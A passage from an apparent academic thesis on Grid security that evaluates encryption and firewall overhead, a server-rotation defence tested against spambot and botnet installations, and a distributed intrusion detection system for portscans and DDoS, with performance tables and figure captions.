


Figure 9.8: Time for Unencrypted Job Submissions in 50 Trials

characteristic of the XGE, the same variance can be seen here as already described in the last case.

The difference between the means of the two trials is 105 seconds, i.e. full end-to-end encryption doubles the transfer time. Compared with the time this CASTS job needs to complete (about one hour), the additional 105 seconds is negligible compared to the security benefits of encryption.

To compare the overhead introduced by the firewalls, data was transferred with and without the firewalls. To gain a robust mean, the data was transferred 100 times. The volume of the data is the same as above. Figure 9.9 shows the results of the measurement. The upper curve displays the transfer time through the firewalls, the lower curve displays the transfer time without firewalls. The mean of the upper curve is about 26.7 seconds, the mean of the lower curve is about 25.7 seconds. The resulting difference is very small, so the measurements indicate that the use of firewalls for a DMZ helps to improve the security at little cost.

9.5 Rotating Servers

In the following, an evaluation of the rotation mechanism is given. It should be noted that the performance overhead incurred by the rotation mechanism only affects the Grid headnode and does not affect the worker nodes and thus not the execution time of Grid jobs. The main criteria the rotation mechanism must fulfill is that the performance overhead does not affect the responsiveness of the headnode to user request and that the state of the server is not corrupted, i.e. the rotation mechanism must not drop any




Figure 9.9: Transfer Data Chart with/without a Firewall

user messages during rotation.

The presented state preserving rotation mechanism was tested on an Intel Core Duo 1666 MHz processor with 1024 MB RAM and a Hitachi Travelstar 5K060. The Xen0 domain was allocated 314 MB memory. The following VMs are started in this Xen0:

- The Storage Host running PostgreSQL 7.4.7 and Derby 10.2.1.6 used by the Grid services for storage. The Derby database is currently needed for the Virtual Workspace (VW) Service. However, future releases of VW will also use PostgreSQL. The Storage Host receives 150 MB RAM.
- Two Service Hosts running Globus Toolkit 4.0.3, Virtual Workspaces TP 1.2. Each Service Host receives 280MB memory.


Additionally, there is one machine running the Cluster headnode software Sun Grid Engine 6.0. This machine has no effect on the performance of the rotating servers. The network cards are 100 MBit cards. The Xen version is 3.0.2-testing and the operating system is Debian (4.0) Etch with Kernel 2.6.16-29-xen0.

In the following, an attack evaluation is presented followed by a discussing the performance impact of the rotation system. Two example attacks against the Grid headnode were performed. The first one involves the installation and execution of a


spambot, and the second one installs a botnet slave which sits idle waiting for the botnet controller to activate it, for example to participate in a DDoS attack. Both attacks were executed using a root shell controlled via SSH. To validate the correct functioning of the Grid middleware and the state preserving mechanisms, a Grid job is submitted before the attack, and the status of the Grid job is queried after the attack. To visualise the attacks, the package throughput was measured in intervals of 3 seconds. Figure 9.10(a) shows the spambot attack executed against a system which is not protected by the presented rotation mechanism; once the spambot is installed and activated, it runs indefinitely. The first large peak in the package rate seen in the Figure 9.10(a) is the submission of the Grid job and the transfer of the proxy certificates. The second large peak is the initial execution of the exploit and the initialisation of the SSH root shell. The third peak is the download of the spambot software. Once the spambot is started, the network load goes out of the scale, since roughly 30000 packets are sent per 3 seconds interval. The subsequent job query was executed a little slower than usual, but the primary function of the Grid middleware was not compromised, thus if no IDS is installed or the IDS misses the attack, there is no alert for the administrator. The same attack executed against a system using the presented rotation mechanism is shown in Figure 9.10(b). Here, the same submission, exploit and malware installation pattern was followed. The Guardian Plugin was configured to tolerate 9 failed rotations with an interval of 10 seconds before forcing a rotation. At this point, the malware is removed. The job status query is executed normally. The total time in which the server was compromised was only roughly 250 seconds compared to the indefinite compromise in the unprotected case.

The second attack is not quite as obvious as the first. In Figure 9.11(a), a botnet slave is installed in much the same way as the spambot was installed. However, the botnet slave is a passive component which cannot easily be detected until it is activated by the botnet master. To enable activation, it opens a port and waits for the command and control messages from the master. Since the botnet slave does not keep any open TCP connections, the rotation mechanism is not affected and simply rotates on schedule and removes the malware. The total time of the compromise was roughly 150 seconds. In the second attack shown in Figure 9.11(b), the attacker is aware of the rotation mechanism and has reprogrammed the botnet slave to keep a number of alternating open connections to prevent rotation as long as possible. The Guardian Plugin in this attack was set to force rotation after 3 failed attempts and then alert the administrator. Thus, the lifetime of the botnet slave in this attack was extended from roughly 100 seconds to 130 seconds. Since botnet compromises can be very difficult to detect until it is too late, especially in the case of a previously unknown botnet, the window of compromise offered by the presented rotation system is a great advantage, since the botnet slave will have been removed before the master can activate it. If the attack is executed and the botnet is activated immediately, the scenario is similar to the spambot in the previous attack. In all cases, the operation of the Grid was not affected adversely by the rotation mechanism while the attack code was removed.

To evaluate the performance overhead, the system was tested using an engineering




(a) Spambot Attack No Rotation




(b) Spambot Attack With Rotation

Figure 9.10: Spambot Attack



(a) Botnet Installation 1



(b) Botnet Installation 2

Figure 9.11: Botnet Installation

application for metal casting processes from the D-Grid. However, no noticeable difference could be detected since the application (like many Grid applications) running in the new Grid setup only requires minimal effort from the Grid headnode: one job submission connection to start the computation and one notification connection when the job is completed. The data transferred goes directly to the worker nodes over a secured connection. As such, the test were not able to get the application to collide with the rotation mechanism. To better judge the behaviour of the system, a modified CounterService was used to bombard the Grid headnode in shorter intervals than real Grid applications could manage. The CounterService is a standard Globus service which stores a single number which can be incremented via a service call.

All experiments were done in three different settings: once using the unmodified CounterService without rotation, once with the modified CounterService which stores its state on the Storage Host without rotation and once with the modified CounterService which stores its state on the Storage Host with the first rotation after 200 seconds and then a rotation roughly every 300 seconds. The experiments were run for 30 minutes each. This visualises the effect of both the externalisation of the state storage and of the actual rotation mechanism. The Counter client calls the CounterService on the Headnode once every minute and increments the Counter 100 times. Since the Counter client only calls 100 times, the likelihood of a critical part collision was very low and in fact did not occur.


Figures 9.12(a), 9.12(b) and 9.12(c) show the results. The big spikes after each rotation stem from the cloning of the Service Host image. The image is 640 MB and is currently simply duplicated on the same hard disk which creates both I/O and CPU load. This high load can be avoided using RAM disks or copy-on-write layers (COW) to avoid the costly hard disk access.

Figures 9.13(a), 9.13(b) and 9.13(c) show the same but for disk I/O load. The I/O load for the modified CounterService (b) is lower than for the unmodified CounterService (a), since the state is no longer written to disk but to the remote database. The cloning of the images creates the expected spikes in measurement (c). Since the memory is pre-allocated to the Xen VMs, the memory consumption remains constant for all three cases.


Tables 9.2, 9.3 and 9.4 show the mean performance values over the 30 minutes. Even though the rotation is currently very expensive due to the full hard disk copy, the average load with rotation is only 30% and the machine remains responsive even during the copy operations, i.e. response times remain stable and no messages are dropped and the state of server state consistent with the expected value of the client.

In the next test, the client performance was analysed. 100 clients were started which then incremented the CounterService 100 times at a rate of one call per minute. The average processing time for the 100 calls are shown in Figures 9.14(a), 9.14(b) and 9.14(c). As before, no collisions took place. The execution time rises from roughly 30s to 50s over the 100 calls mainly due to the remote state transfer.


In the last experiment, the response time was measured from the client side. In the first measurement, the same frequency as above was used with the modified Coun-



(a) CPU Load with Unmodified CounterService




(b) CPU Load with Modified CounterService




(c) CPU Load with Modified CounterService and Rotations


Figure 9.12: CPU Performance



(a) I/O Load with Unmodified CounterService



(b) I/O Load with Modified CounterService



(c) CI/O Load with Modified CounterService and Rotations

Figure 9.13: I/O Performance

	CPU (in %)			Memory (in kB)		Input/Output (in blocks)	
	User	System	I/O Wait	Free	Used	Received	Send
Min	0	0	0	2808	309976	0	0
Max	1	1	7	3684	310852	180	456
Avg	0.01	0.01	0.05	3235.37	310424.63	0.24	30.24
SD	0.12	0.8	0.32	230.43	1231.46	4.96	52.16


Table 9.2: Host Performance with the Unmodified CounterService

	CPU (in %)			Memory (in kB)		Input/Output (in blocks)	
	User	System	I/O Wait	Free	Used	Received	Send
Min	0	0	0	2804	310016	0	0
Max	6	22	5	3644	310856	180	382
Avg	0.01	0.19	0.02	3245.32	310414.68	0.23	24.43
SD	0.15	0.68	0.2	216.61	216.61	4.95	40.20


Table 9.3: Host Performance with the Modified CounterService

	CPU (in %)			Memory (in kB)		Input/Output (in blocks)	
	User	System	I/O Wait	Free	Used	Received	Send
Min	0	0	0	2820	305944	0	0
Max	42	33	100	7716	310840	31904	46380
Avg	0.19	0.59	31.45	3317.95	310342.05	3814.52	3468.43
SD	2.15	1.76	44.24	561.66	561.66	6407.55	8160.17


Table 9.4: Host Performance with the Modified CounterService with Rotations



(a) CounterService Execution Times with Unmodified CounterService



(b) CounterService Execution Times with Modified CounterService



(c) CounterService Execution Times with Modified CounterService and Rotations

Figure 9.14: CounterService Execution Time.




Figure 9.15: Client Response Time

terService and rotations, in the second measurement the frequency of the client calls was increased to the maximum the network would allow to make collision more likely. Figures 9.15(a) and 9.15(b) show the results. The spikes in response time in (a) occur immediately after a rotation and do not stem from a collision. They are caused by the lazy class loading delay due to the initialisation of the Globus toolkit. The request frequency in (b) was high enough to cause collisions and thus the spikes represent the TCP/IP retry time plus the lazy loading delay. The collision did not cause any performance effects on the service hosts. Considering the many performance optimisations still possible, the performance figures observed for the rotation system are tolerable considering the benefits the system offers. Particularly, since the Grid headnode does not do any of the actual computation in any case, thus making the increased load negligible for the perceived performance, since the overhead does not affect the actual Grid jobs which run on the worker nodes.

9.6 Intrusion Detection System

In a single host environment, the IDS only needs to detect attacks target at that host. The presented S-IDS is setup to detect attacks which are not visible on a single host but need a global view to be detected. The proof-of-concept solution was geared towards two Grid specific attacks which are not detected by a single host IDS, however they are correctly detected by S-IDS, through its ability to aggregate data from more than one node. The first attack is a distributed portscan over multiple hosts, the second is a DDoS attack which can be differentiated from legitimate traffic where many Grid nodes respond to a single entity. All test nodes were running on 3 GHz, 1 GB RAM, AMD64 machines running Debian 4.1.1-21. The nodes were equipped with two separate Gigabit Ethernet NICs. During all tests, random traffic was generated between the nodes to simulate an active Grid network. The network environment of nodes used for testing is based on a 1 GBase-T Ethernet network with a theoretical throughput of 125 MB/s. An unthrottled data transfer of `/dev/zero` between two nodes reached a maximum real throughput of 117 MB/s. In actual application scenarios, like network file transfers or Grid job submissions, the employed transfer protocols limit the achievable transfer speed, e.g. due to encryption. Testing showed an average throughput of approx. 42 MB/s for a secure file transfer using the command-line tool *scp*, which encrypts data with *SSL*. To get an idea how much traffic should be expected from a Grid site, the maximum throughput between two Grid sites was measured. Figure 9.16 shows the speed distribution between the Grid sites of the University of Marburg and the University of Siegen, which are connected by the X-Win network of the DFN. One measurement was done during the day, two others during the night. Each test was run for one hour. The average transmission rates for the different experiments did not vary significantly with the average speed being roughly 10 MB/s.

The prelude to a specific attack is quite often a portscan to determine which ports are accessible. A portscan targeting a single host can easily be detected by Snort or a similar NIDS. In a Grid environment, the situation is more complicated, since many nodes of the Grid often offer the same services on the same ports, so that an attacker does not have to scan ports on a single node. The attack is cloaked by running partial scans on multiple targets using the homogeneity of the Grid layer to get a complete picture. By aggregating and analysing all network data in a Grid, a distributed portscan can easily be detected by the S-IDS. The bash script in listing 9.1 periodically scans 4 ports on each node listed (see the script's output in listing 9.2), so that Snort with a standard configuration does not recognise the portscan. The S-IDS master, however, detects the portscan and raises an alert.

The second attack is a DDoS. Characteristic for a DDoS is that a large number of entities target a single entity with large amounts of traffic. If the number of requests exceeds the number of requests an entity can handle, the service breaks down. This is true for all distributed environments, but there are two special issues in Grid computing. In a service-oriented Grid, a single master node may receive data from many worker services simultaneously which could be misinterpreted as an attack by a single

